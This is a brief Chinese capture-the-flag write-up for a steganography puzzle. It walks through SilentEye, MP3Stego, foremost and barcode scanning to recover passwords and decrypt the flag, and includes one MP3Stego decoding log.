
然后看名为 you know LSB 的.wav 文件，Google一下.wav+LSB+ctf，找到 slienteye 这个工具，直接上工具。




拿上 key，百度一下 stegano+mp3，觉得应该会是 MP3Stego，于是上工具。

```
Windows PowerShell
PS C:\Users\123456\Downloads> ./decode.exe -X -P uFSARLVNwVIewCY5 test.mp3
MP3StegoEncoder 1.1.19
See README file for copyright info
Input file = 'test.mp3' output file = 'test.mp3.pcm'
Will attempt to extract hidden information. Output: test.mp3.txt
the bit stream file test.mp3 is a BINARY file
HDR: s=FFF, id=1, l=1, ep=on, br=2, sf=2, pd=0, pr=1, m=1, js=1, c=1, o=0, e=1
alg.=MPEG-1, layer=I, tot bitrate=64, sfrq=32.0
mode=j-stereo, sbim=32, jsbd=8, ch=2
[Frame 0] Got 1048 bits = 32 slots plus 24
[Frame 1] Got 324424 bits = 10138 slots plus 8
[Frame 9822] Frame cannot be located
Input stream may be empty
Avg slots/frame = 422.031; b/smp = 2.93; br = 129.247 kbps
Decoding of "test.mp3" is finished
The decoded PCM output file name is "test.mp3.pcm"
PS
```


拿到 flag.7z 的压缩包密码，于是去解压。



解压出来一个 flag.crypto，想到还给了我一个软件安装器，于是安装起来，把 flag.crypto 文件放里面，还要密码，看看什么东西还没有用到，嗷，还有一个封面是条形码的 .mp3 文件，放 wsl 里用 foremost 提取出来封面图，放到在线网站里扫描。



输入密码，解密。



flag 到手。

